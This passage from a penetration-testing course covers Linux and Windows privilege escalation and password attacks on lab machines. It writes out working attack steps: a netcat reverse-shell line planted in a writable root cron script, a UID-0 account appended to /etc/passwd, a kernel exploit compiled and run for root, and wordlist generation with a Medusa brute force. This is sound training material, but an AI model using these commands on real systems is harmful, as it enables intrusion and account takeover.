Figure 291: Compiling the exploit using gcc

Despite two warning messages,<sup>539</sup> the exploit compiled successfully and gcc created the **exploit.exe** executable. If the process had generated an error message, the compilation would have aborted and we would have to attempt to fix the exploit code and recompile it.

Now that we have compiled our exploit, we can transfer it to our target machine and attempt to run it. In order to determine if our privilege escalation was successful, we can use the **whoami** command before and after running our exploit:

<sup>539</sup> (GCC, 2019), <https://gcc.gnu.org/onlinedocs/gcc/Warnings-and-Errors.html>



The screenshot shows a Windows Command Prompt window and a Windows Task Manager window. The Command Prompt window shows the command `exploit.exe` being run, which triggers a privilege escalation exploit. The output indicates successful memory allocation and device handle creation, followed by spawning a SYSTEM shell. The Task Manager window shows the elevated process `cmd.exe` running under the `Administrator` account, with the full path `C:\Windows\system32\cmd.exe`. The command `whoami` is run in this elevated shell, showing the user is now `nt authority\system`.

Figure 292: Elevating privileges on Windows through a privilege escalation exploit

Great! We have successfully elevated our privileges from `admin-pc\n00b` to `nt authority\system`,<sup>540</sup> which is the Windows account with the highest privilege level.

## 18.3 Linux Privilege Escalation Examples

In this section, we will turn our attention to Linux-based targets. We will discuss Linux privileges and demonstrate a few common Linux-based privilege escalation techniques.

### 18.3.1 Understanding Linux Privileges

Before discussing privilege escalation techniques, let's take a moment to briefly discuss Linux privileges, access controls, and users.

One of the defining features of Linux and other UNIX derivatives is that most resources, including files, directories, devices, and even network communications are represented in the filesystem.<sup>541</sup>

<sup>540</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190(v=vs.85).aspx)

<sup>541</sup> (Arch Linux, 2019), [https://wiki.archlinux.org/index.php/users\\_and\\_groups](https://wiki.archlinux.org/index.php/users_and_groups)

Put colloquially, “everything is a file”. Every file (and by extension every element of a Linux system) abides by user and group permissions<sup>542</sup> based on three primary abilities: *read*, *write*, and *execute*.

### 18.3.2 Insecure File Permissions: Cron Case Study

As we turn our attention to privilege escalation techniques, we will first leverage insecure file permissions. As with our Windows examples, we will assume that we have already gained access to our Linux target machine as an unprivileged user.

In order to leverage insecure file permissions, we must locate an executable file that not only allows us write access but also runs at an elevated privilege level. On a Linux system, the cron<sup>543</sup> time-based job scheduler is a prime target, as system-level scheduled jobs are executed with root user privileges and system administrators often create scripts for cron jobs with insecure permissions.

For the purpose of this example, we will SSH to our dedicated Debian client. In a previous section, we showed where to look on the filesystem for installed cron jobs on a target system. We could also inspect the cron log file (*/var/log/cron.log*) for running cron jobs:

```
student@debian:~$ grep "CRON" /var/log/cron.log
Jan27 15:55:26 victim cron[719]: (CRON) INFO (pidfile fd = 3)
Jan27 15:55:26 victim cron[719]: (CRON) INFO (Running @reboot jobs)
...
Jan27 17:45:01 victim CRON[2615]: (root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 17:50:01 victim CRON[2631]: (root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 17:55:01 victim CRON[2656]: (root) CMD (cd /var/scripts/ && ./user_backups.sh)
Jan27 18:00:01 victim CRON[2671]: (root) CMD (cd /var/scripts/ && ./user_backups.sh)
```

Listing 580 - Inspecting the cron log file

It appears that a script called *user\_backups.sh* under */var/scripts/* is executed in the context of the root user. Judging by the timestamps, it seems that this job runs once every five minutes.

Since we know the location of the script, we can inspect its contents and permissions.

```
student@debian:~$ cat /var/scripts/user_backups.sh
#!/bin/bash

cp -rf /home/student/ /var/backups/student/

student@debian:~$ ls -lah /var/scripts/user_backups.sh
-rwxrwxrw- 1 root root 52 ian 27 17:02 /var/scripts/user_backups.sh
```

Listing 581 - Showing the content and permissions of the *user\_backups.sh* script

The script itself is fairly straight-forward: it simply copies the student user’s *home* directory to the *backups* subdirectory. The permissions<sup>544</sup> of the script reveal that every local user can write to the file.

<sup>542</sup> (Ubuntu, 2013), <https://help.ubuntu.com/community/FilePermissions>

<sup>543</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Cron>

<sup>544</sup> (Arch Linux, 2019), [https://wiki.archlinux.org/index.php/File\\_permissions\\_and\\_attributes](https://wiki.archlinux.org/index.php/File_permissions_and_attributes)

Since an unprivileged user can modify the contents of the backup script, we can edit it and add a reverse shell one-liner.<sup>545</sup> If our plan works, we should receive a root-level reverse shell on our attacking machine after, at most, a five minute period.

```
student@debian:/var/scripts$ echo >> user_backups.sh
student@debian:/var/scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f" >> user_backups.sh
student@debian:/var/scripts$ cat user_backups.sh
#!/bin/bash

cp -rf /home/student/ /var/backups/student/

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f
```

Listing 582 - Inserting a reverse shell one-liner in user\_backups.sh

All we have to do now is set up a listener on our Kali Linux machine and wait for the cron job to execute:

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 43172
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Listing 583 - Getting a root shell from our target

As shown in the previous listing, the cron job did execute, as did the reverse shell one-liner. We have successfully elevated our privileges and have access to a root shell on the target.

Although this was a simple example, we have encountered several similar situations in the field since administrators are often more focused on wrangling cron's odd syntax than on securing script file permissions.

#### 18.3.2.1 Exercise

1. Log in to your Debian client as an unprivileged user and attempt to elevate your privileges to root using the above technique.

### 18.3.3 Insecure File Permissions: /etc/passwd Case Study

Unless a centralized credential system such as Active Directory or LDAP is used, Linux passwords are generally stored in **/etc/shadow**, which is not readable by normal users. Historically however, password hashes, along with other account information, were stored in the world-readable file **/etc/passwd**. For backwards compatibility, if a password hash is present in the second column of a **/etc/passwd** user record, it is considered valid for authentication and it takes precedence over the respective entry in **/etc/shadow** if available. This means that if we can write into the **/etc/passwd** file, we can effectively set an arbitrary password for any account.

<sup>545</sup> (Pentest Money, 2019), <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Let's demonstrate this. In a previous section we showed that our Debian client may be vulnerable to privilege escalation due to the fact that the `/etc/passwd` permissions were not set correctly. In order to escalate our privileges, we are going to add another superuser (root2) and the corresponding password hash to the `/etc/passwd` file. We will first generate the password hash with the help of `openssl` and the `passwd` argument. By default, if no other option is specified, `openssl` will generate a hash using the crypt algorithm,<sup>546</sup> which is a supported hashing mechanism for Linux authentication. Once we have the generated hash, we will add a line to `/etc/passwd` using the appropriate format:

```
student@debian:~$ openssl passwd evil  
AK24fcSx2Il3I  
  
student@debian:~$ echo "root2:AK24fcSx2Il3I:0:0:root:/root:/bin/bash" >> /etc/passwd  
  
student@debian:~$ su root2  
Password: evil  
  
root@debian:/home/student# id  
uid=0(root) gid=0(root) groups=0(root)
```

Listing 584 - Escalating privileges by editing `/etc/passwd`

As shown in Listing 584, the “root2” user and the password hash in our `/etc/passwd` record were followed by the user id (UID) zero and the group id (GID) zero. These zero values specify that the account we created is a superuser account on Linux. Finally, in order to verify that our modifications were valid, we used the `su` command to switch our standard user to the newly created `root2` account and issued the `id` command to show that we indeed had `root` privileges.

### 18.3.3.1 Exercise

1. Log in to your Debian client with your student credentials and attempt to elevate your privileges by adding a superuser account to the `/etc/passwd` file.

### 18.3.4 Kernel Vulnerabilities: CVE-2017-1000112 Case Study

Kernel exploits are an excellent way to escalate privileges, but success may depend on matching not only the target’s kernel version but also the operating system flavor, including Debian, Redhat, Gentoo, etc.

Similar to our Windows examples, this section of the module will not be reproducible on your dedicated client, but you will be able to use this technique on various hosts inside the lab environment.

To demonstrate this attack vector, we will first gather information about our target by inspecting the `/etc/issue` file. As discussed earlier in the module, this is a system text file that contains a message or system identification to be printed before the login prompt on Linux machines.

```
n00b@victim:~$ cat /etc/issue  
Ubuntu 16.04.3 LTS \n \l
```

Listing 585 - Gathering general information on the target system

<sup>546</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Crypt\\_\(C\)](https://en.wikipedia.org/wiki/Crypt_(C))

Next, we will inspect the kernel version and system architecture using standard system commands:

```
n00b@victim:~$ uname -r
4.8.0-58-generic
n00b@victim:~$ arch
x86_64
```

*Listing 586 - Gathering kernel and architecture information from our Linux target*

Our target system appears to be running Ubuntu 16.04.3 LTS (kernel 4.8.0-58-generic) on the x86\_64 architecture. Armed with this information, we can use **searchsploit** on our local Kali system to find kernel exploits matching the target version.

```
kali@kali:~$ searchsploit linux kernel ubuntu 16.04
```

| Exploit Title   |  | Path (/usr/share/exploitdb/) |
|---|--|------------------------------|
| Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04 |  | exploits/linux_x86-64/local/ |
| Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.0 |  | exploits/linux_x86/local/422 |
| Linux Kernel (Ubuntu 16.04) - Reference Count Overflow  |  | exploits/linux/dos/39773.txt |
| Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege |  | exploits/linux/local/40759.r |
| Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PA |  | exploits/linux_x86-64/local/ |
| Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter ta |  | exploits/linux_x86-64/local/ |
| Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' b  |  | exploits/linux/local/39772.t |
| Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPL |  | exploits/linux/local/40489.t |
| Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.0 |  | exploits/linux/local/43418.c |

*Listing 587 - Using searchsploit to find privilege escalation exploits for our target*

The last exploit (**exploits/linux/local/43418.c**) seems to directly correspond to the kernel version that our target is running. We will attempt to elevate our privileges by running this exploit on the target.

#### 18.3.4.1 Compiling C/C++ Code on Linux

We'll use **gcc**<sup>547</sup> on Linux to compile our exploit. Keep in mind that when compiling code, we must match the architecture of our target. This is especially important in situations where the target machine does not have a compiler and we are forced to compile the exploit on our attacking machine or a sandboxed environment that replicates the target OS and architecture.

In this example, we are fortunate that the target machine has a working compiler, but this is rare in the field.


Let's copy the exploit file to the target and compile it, passing only the source code file and **-o** to specify the output filename (**exploit**):

```
n00b@victim:~$ gcc 43418.c -o exploit
n00b@victim:~$ ls -lah exploit
total 36K
-rwxr-xr-x 1 kali kali 28K Jan 27 04:04 exploit
```

*Listing 588 - Compiling the exploit from the local Exploit Database archive on Linux using gcc*

<sup>547</sup> (GCC, 2019), <https://gcc.gnu.org>

After compiling the exploit on our target machine, we can run it and use **whoami** to check our privilege level:



The screenshot shows a terminal window titled "n00b@victim: ~/Desktop". The terminal content is as follows:

```
n00b@victim:~/Desktop$ ls -lah
total 60K
drwxr-xr-x  2 n00b n00b 4,0K ian 27 00:57 .
drwxr-xr-x 15 n00b n00b 4,0K ian 27 04:12 ..
-rw-r--r--  1 n00b n00b 24K ian 27 00:56 43418.c
-rwxrwxr-x  1 n00b n00b 28K ian 27 00:57 evil
n00b@victim:~/Desktop$ whoami
n00b
n00b@victim:~/Desktop$ ./evil
[.] starting
[.] checking distro and kernel versions
[.] kernel version '4.8.0-58-generic' detected
[~] done, versions looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[~] done, kernel text: ffffffa6e00000
[.] commit_creds: ffffffa6ea5d20
[.] prepare_kernel_cred: ffffffa6ea6110
[.] SMEP bypass enabled, mmapping fake stack
[~] done, fake stack mmapped
[.] executing payload ffffffa6e17c55
[~] done, should be root now
[.] checking if we got root
[+] got root ^ ^
root@victim:/home/n00b/Desktop# whoami
root
root@victim:/home/n00b/Desktop#
```

The command `./evil` is highlighted with a red box, and the resulting root shell prompt is also highlighted with a red box.

Figure 293: Elevating privileges on Linux through a privilege escalation exploit

Figure 293 shows that our privileges were successfully elevated from n00b (standard user) to root, the highest privilege account on Linux operating systems.

## 18.4 Wrapping Up

In this module, we have covered the concept of privilege escalation on both Windows and Linux operating systems as well as different architectures. We covered both manual and automated enumeration techniques that reveal required information for these types of attacks. In addition, we demonstrated the compilation process for both operating systems, demonstrated several privilege escalation attacks, and various privilege escalations that do not require a software vulnerability at all.

## 19 Password Attacks

Passwords are the most basic form of user account and service authentication and by extension, the goal of a password attack is to discover and use valid credentials in order to gain access to a user account or service.

In general terms, there are a few common approaches to password attacks. We can either make attempts at guessing a password through a dictionary attack<sup>548</sup> using various *wordlists* or we can *brute force*<sup>549</sup> every possible character in a password.

---

*In general, a dictionary attack prioritizes speed, offering less password coverage, while brute force prioritizes password coverage at the expense of speed. Both techniques can be used effectively during an engagement, depending on our priorities and time requirements.*

---

In some cases, once we gain (usually privileged) access to a target and we are able to extract password hashes,<sup>550</sup> we can leverage password cracking<sup>551</sup> attacks that seek to gain access to the cleartext password, or Pass-the-Hash<sup>552</sup> attacks, which allow us to authenticate to a Windows-based target using only a username and the hash.

In this module, we will discuss each of these concepts and techniques in more detail and demonstrate how they can be leveraged in various attack scenarios.

### 19.1 Wordlists

Wordlists, sometimes referred to as *dictionary files*, are simply text files containing words for use as input to programs designed to test passwords. Precision is generally more important than coverage when considering a dictionary attack, meaning it is more important to create a lean wordlist of relevant passwords than it is to create an enormous, generic wordlist. Because of this, many wordlists are based on a common theme, such as popular culture references, specific industries, or geographic regions and refined to contain commonly-used passwords. Kali Linux includes a number of these dictionary files in the */usr/share/wordlists/* directory and many more are hosted online.<sup>553</sup>

When conducting a password attack, it may be tempting to simply use these pre-built lists. However, we can be much more effective in our approach if we take the time to carefully build our own custom lists. In this section, we will examine tools and approaches to create effective wordlists.

---

<sup>548</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Dictionary\\_attack](https://en.wikipedia.org/wiki/Dictionary_attack)

<sup>549</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Brute-force\\_attack](https://en.wikipedia.org/wiki/Brute-force_attack)

<sup>550</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Cryptographic\\_hash\\_function](https://en.wikipedia.org/wiki/Cryptographic_hash_function)

<sup>551</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Password\\_cracking](https://en.wikipedia.org/wiki/Password_cracking)

<sup>552</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Pass\\_the\\_hash](https://en.wikipedia.org/wiki/Pass_the_hash)

<sup>553</sup> (danielmiessler, 2019) <https://github.com/danielmiessler/SecLists>

### 19.1.1 Standard Wordlists

We can increase the effectiveness of our wordlists by adding words and phrases specific to our target organization.

For example, consider MegaCorp One, a company that deals with nanotechnology. The company website, [www.megacorpone.com](http://www.megacorpone.com), lists various products that the company sells, including the *Nanobot*. In a hypothetical assessment, we were able to identify a low-level password of *Nanobot93*. Assuming this might be a common password format for this company, we would like to create a custom wordlist that identifies other passwords with a similar pattern, perhaps using other product names.

We could browse the website and manually add commonly-used terms and product names to our custom wordlist, or we could use a tool like *cewl*<sup>554</sup> to do the heavy lifting for us. As shown in the **--help** output, this tool can be configured by specifying several options, but we will focus on a few key arguments.

For example, the following command scrapes the [www.megacorpone.com](http://www.megacorpone.com) web site, locates words with a minimum of six characters (**-m 6**), and writes (**-w**) the wordlist to a custom file (*megacorp-cewl.txt*):

```
kali@kali:~$ cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt  
kali@kali:~$ wc -l megacorp-cewl.txt  
312  
  
kali@kali:~$ grep Nano megacorp-cewl.txt  
Nanotechnology  
Nanomite  
Nanoprobe  
Nanoprocessors  
NanoTimes  
Nanobot
```

Listing 589 - Creating a dictionary file using *cewl*

The listing above shows that *cewl* located the name of several products, including the *Nanobot*. We should consider the possibility that other product names may be used in passwords as well.

However, these words by themselves would serve as extremely weak passwords, and would not meet typical password-enforcement rules. These types of rules generally require the use of upper and lower-case characters, the use of numbers, and perhaps special characters. Based on the password we have discovered (*Nanobot93*), we could surmise that the password enforcement for *megacorpone* requires at least the use of two numbers in the password, and may further dictate (however unlikely) that the numbers must be used at the end of the password.

For the sake of this simple demonstration, we will assume that *Megacorp One* policy dictates that a password end in a two-digit number.

<sup>554</sup> (DigiNinja, 2017), <http://www.digininja.org/projects/cewl.php>

To create passwords that meet this requirement, we could write a Bash script. However, we will instead use a much more powerful tool called John the Ripper (JTR),<sup>555</sup> which is a fast password cracker with several features including the ability to generate custom wordlists and apply rule permutations.

Moving forward with our assumption about the password policy, we will add a rule to the JTR configuration file (`/etc/john/john.conf`) that will mutate our wordlist, appending two digits to each password. To do this, we must locate the `[List.Rules:Wordlist]` segment where wordlist mutation rules are defined, and append a new rule. In this example, we will append the two-digit sequence of numbers from (double) zero to ninety-nine after each word in our wordlist.

We will begin this rule with the `$` character, which tells John to append a character to the original word in our wordlist. Next, we specify the type of character we want to append, in our case we want any number between zero and nine (`[0-9]`). Finally, to append double-digits, we will simply repeat the `$[0-9]` sequence. The final rule is shown in Listing 590.

```
kali@kali:~$ sudo nano /etc/john/john.conf
...
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
# Lowercase every pure alphanumeric word
-c >3 !?X l Q
# Capitalize every pure alphanumeric word
-c (?a >2 !?X c Q
# Lowercase and pluralize pure alphabetic words
...
# Try the second half of split passwords
-s x_
-s-c x_ M l Q
# Add two numbers to the end of each password
$[0-9]$[0-9]
...
```

Listing 590 - Creating mutation rule in John the Ripper configuration file

The rules syntax for John the Ripper is quite extensive and powerful, but beyond the scope of this module. For more information, take time to review the rules documentation.<sup>556</sup>

Now that the rule has been added to the configuration file, we can mutate our wordlist, which currently contains 312 entries.

To do this, we will invoke **john** and specify the dictionary file (`--wordlist=megacorp-cewl.txt`), activate the rules in the configuration file (`--rules`), output the results to standard output (`--stdout`), and redirect that output to a file called **mutated.txt**:

<sup>555</sup> (Openwall, 2018), <http://www.openwall.com/john/>

<sup>556</sup> (Solar Designer, 2017), <http://www.openwall.com/john/doc/RULES.shtml>

```
kali@kali:~$ john --wordlist=megacorp-cewl.txt --rules --stdout > mutated.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
46446p 0:00:00:00 100.00% (2018-03-01 15:41) 663514p/s chocolate99

kali@kali:~$ grep Nanobot mutated.txt
...
Nanobot90
Nanobot91
Nanobot92
Nanobot93
Nanobot94
Nanobot95
Nanobot96
...
```

*Listing 591 - Mutating passwords using John the Ripper*

The resulting file contains over 46000 password entries due to the multiple mutations performed on the passwords. One of the passwords is "Nanobot93", which matches the password we discovered earlier in our hypothetical assessment. Given the assumptions about the MegaCorp One password policy, this wordlist could produce results in a dictionary attack.

Although this demonstration is over-simplified, it serves as a good example for how password profiling can be beneficial to the overall success of our password attacks.

#### 19.1.1.1 Exercise

(Reporting is not required for this exercise)

1. Use cewl to generate a custom wordlist from your company, school, or favorite website and examine the results. Do any of your passwords show up?

## 19.2 Brute Force Wordlists

In contrast to a dictionary attack, a *brute force* password attack calculates and tests every possible character combination that could make up a password until the correct one is found. While this may sound like a simple approach that guarantees results, it is extremely time-consuming. Depending on the length and complexity of the password and the computational power of the testing system, it can take a very long time, even years, to brute force a strong password.

We could even combine these two concepts and create *brute force wordlists*, dictionary files that contain every possible password that matches a specific pattern.

For example, consider a scenario that reveals a very specific password enforcement policy as shown in Listing 592:

```
kali@kali:~$ cat dumped.pass.txt
david: Abc$#123
mike: Jud()666
Judy: Hol&&278
```

*Listing 592 - Password dump example*

Looking at the passwords, we notice the following pattern in the password structure:

---

[Capital Letter] [2 x lower case letters] [2 x special chars] [3 x numeric]

---

Listing 593 - Password structure

Armed with this knowledge, it would be incredibly helpful to create a wordlist that contains every possible password that matches this pattern. *Crunch*,<sup>557</sup> included with Kali Linux, is a powerful wordlist generator that can handle this task.

First, we must describe the pattern we need *crunch* to replicate, and for this we will use placeholders that represent specific types of characters:

| Placeholder | Character Translation              |
|-------------|------------------------------------|
| @           | Lower case alpha characters        |
| ,           | Upper case alpha characters        |
| %           | Numeric characters                 |
| ^           | Special characters including space |

Listing 594 - Character translation format

To generate a wordlist that matches our requirements, we will specify a minimum and maximum word length of eight characters (**8 8**) and describe our rule pattern with **-t ,@@^^%%%:**

```
kali@kali:~$ crunch 8 8 -t ,@@^^%%%  
Crunch will now generate the following amount of data: 172262376000 bytes  
164282 MB  
160 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 19140264000  
Aaa!!000  
Aaa!!001  
Aaa!!002  
Aaa!!003  
Aaa!!004  
...
```

Listing 595 - Generating password lists with *crunch*

The command works as expected, but as noted, the output would consume a massive 160 GB of disk space! Remember that brute force techniques prioritize password coverage at the expense of speed, and in this case, disk space.

We can also define a character set with *crunch*. For example, we can create a brute force wordlist accounting for passwords between four and six characters in length (**4 6**), containing only the characters 0-9 and A-F (**0123456789ABCDEF**), and we will write the output to a file (**-o crunch.txt**):

```
kali@kali:~$ crunch 4 6 0123456789ABCDEF -o crunch.txt  
Crunch will now generate the following amount of data: 124059648 bytes  
118 MB  
0 GB  
0 TB  
0 PB
```

---

<sup>557</sup> (bofh28, 2016), <https://sourceforge.net/projects/crunch-wordlist/>

```
Crunch will now generate the following number of lines: 17891328
```

```
crunch: 100% completed generating output
```

```
kali@kali:~$ head crunch.txt
```

```
0000  
0001  
0002  
0003  
0004  
0005  
0006  
0007  
0008
```

*Listing 596 - Generating passwords with a specific character set with crunch*

Notice the file output size is significantly smaller than the previous example, primarily due to the shorter password length as well as the limited character set. However, the wordlist file is impressive, containing over 17 million passwords:

```
kali@kali:~$ wc -l crunch.txt  
17891328 crunch.txt
```

*Listing 597 - Counting the number of generated passwords*

In addition, we can generate passwords based on pre-defined character-sets like those defined in `/usr/share/crunch/charset.lst`. For example, we can specify the path to the character set file (`-f /usr/share/crunch/charset.lst`) and choose the mixed alpha set `mixalpha`, which includes all lower and upper case letters:

```
kali@kali:~$ crunch 4 6 -f /usr/share/crunch/charset.lst mixalpha -o crunch.txt  
Crunch will now generate the following amount of data: 140712049920 bytes  
134193 MB  
131 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 20158125312
```

*Listing 598 - Generating password list of lower and upper case letters*

Although this particular command generates an enormous 131 GB wordlist file, it offers rather impressive password coverage.

Spend time with JTR and crunch and think of how each one can be used most effectively. As we will discover in the next section, we need to avoid the temptation to rely on massive and generic wordlists as they can have adverse effects on our client's production environment.

### 19.2.1.1 Exercise

(Reporting is not required for this exercise)

1. Add a user on your Kali system and specify a complex password for the account that includes lower and upper case letters, numbers, and special characters. Use both crunch rule patterns and pre-defined character-sets in order to generate a wordlist that include that user's password.

## 19.3 Common Network Service Attack Methods

Now that we understand how to create effective wordlists for various situations, we can discuss how they can be used for password attacks against common network services.

---

*Bear in mind that password attacks against network services are noisy, and in some cases, dangerous. Multiple failed login attempts will usually generate logs and warnings on the target system and may even lock out accounts after a pre-defined number of failed login attempts. This could be disastrous during a penetration test, preventing users from accessing production systems until an administrator re-enables the account. Keep this in mind before blindly running a network-based brute force attack.*

---

Once we have weighed the risks and considered the well-being of the target network, we can take several steps to improve the efficiency of password tests.

Depending on the protocol and password cracking tool, we can increase the number of login threads to boost the speed of an attack. However, in some cases (such as RDP and SMB), increasing the number of threads may not be possible due to protocol restrictions, and our optimization attempt could instead slow down the process.

On top of this, it is worth noting that the authentication negotiation process for protocols such as RDP are more time-consuming than, say, HTTP. However, while attacking the RDP protocol may take more time than attacking HTTP, a successful attack on RDP would often yield a bigger reward. The hidden art behind network service password attacks is choosing appropriate targets, user lists, and password files carefully and intelligently before initiating the attack.

To successfully attack a password on a network service (such as HTTP, SSH, VNC, FTP, SNMP, and POP3), we must not only match the target username and password, but also honor the protocol involved in the authentication process.

Fortunately, popular tools such as *THC-Hydra*,<sup>558</sup> *Medusa*,<sup>559</sup> *Crowbar*,<sup>560</sup> and *spray*<sup>561</sup> can handle these authentication requests for us.

In this section, we will examine each of these tools and weigh their effective protocol and service-handling capabilities. The tools mentioned in the following paragraphs mostly have similar capabilities and speeds. The “correct” tool to use often depends on the preferred syntax and output format. This can only be determined by experimenting with each tool in a test environment and learning the strengths, weaknesses, and idiosyncrasies of each.

---

<sup>558</sup> (THC Hydra, 2019), <https://github.com/vanhauser-thc/thc-hydra>

<sup>559</sup> (Foofus.Net, 2015), [http://h foofus.net/?page\\_id=51](http://h foofus.net/?page_id=51)

<sup>560</sup> (Galkan, 2017), <https://github.com/galkan/crowbar>

<sup>561</sup> (SpiderLabs, 2019), <https://github.com/SpiderLabs/Spray>

### 19.3.1 HTTP htaccess Attack with Medusa

According to its authors, Medusa is intended to be a “speedy, massively parallel, modular, login brute forcer”.

We will use Medusa to attempt to gain access to an htaccess-protected web directory.

First, we will set up our target, an Apache webserver installed on our Windows client, which we will start through the XAMPP control panel. We will attempt to gain access to an htaccess-protected folder, **/admin**, on that server. Our wordlist of choice for this example will be **/usr/share/wordlists/rockyou.txt.gz**, which we must first decompress with **gunzip**:

```
kali@kali:~$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
...
```

*Listing 599 - Decompressing the rockyou wordlist*

Next, we will launch **medusa** and initiate the attack against the htaccess-protected URL (**-m DIR:/admin**) on our target host with **-h 10.11.0.22**. We will attack the admin user (**-u admin**) with passwords from our rockyou wordlist file (**-P /usr/share/wordlists/rockyou.txt** and will, of course, use an HTTP authentication scheme (**-M**):

```
kali@kali:~$ medusa -h 10.11.0.22 -u admin -P /usr/share/wordlists/rockyou.txt -M http  
-m DIR:/admin
```

```
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

```
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 123456 (1 of 14344391 com  
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 12345 (2 of 14344391 comp  
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 123456789 (3 of 14344391  
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: password (4 of 14344391 c  
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: iloveyou (5 of 14344391 c  
...  
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: samsung (255 of 14344391  
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: freedom (256 of 14344391  
ACCOUNT FOUND: [http] Host: 10.11.0.22 User: admin Password: freedom [SUCCESS]  
...
```

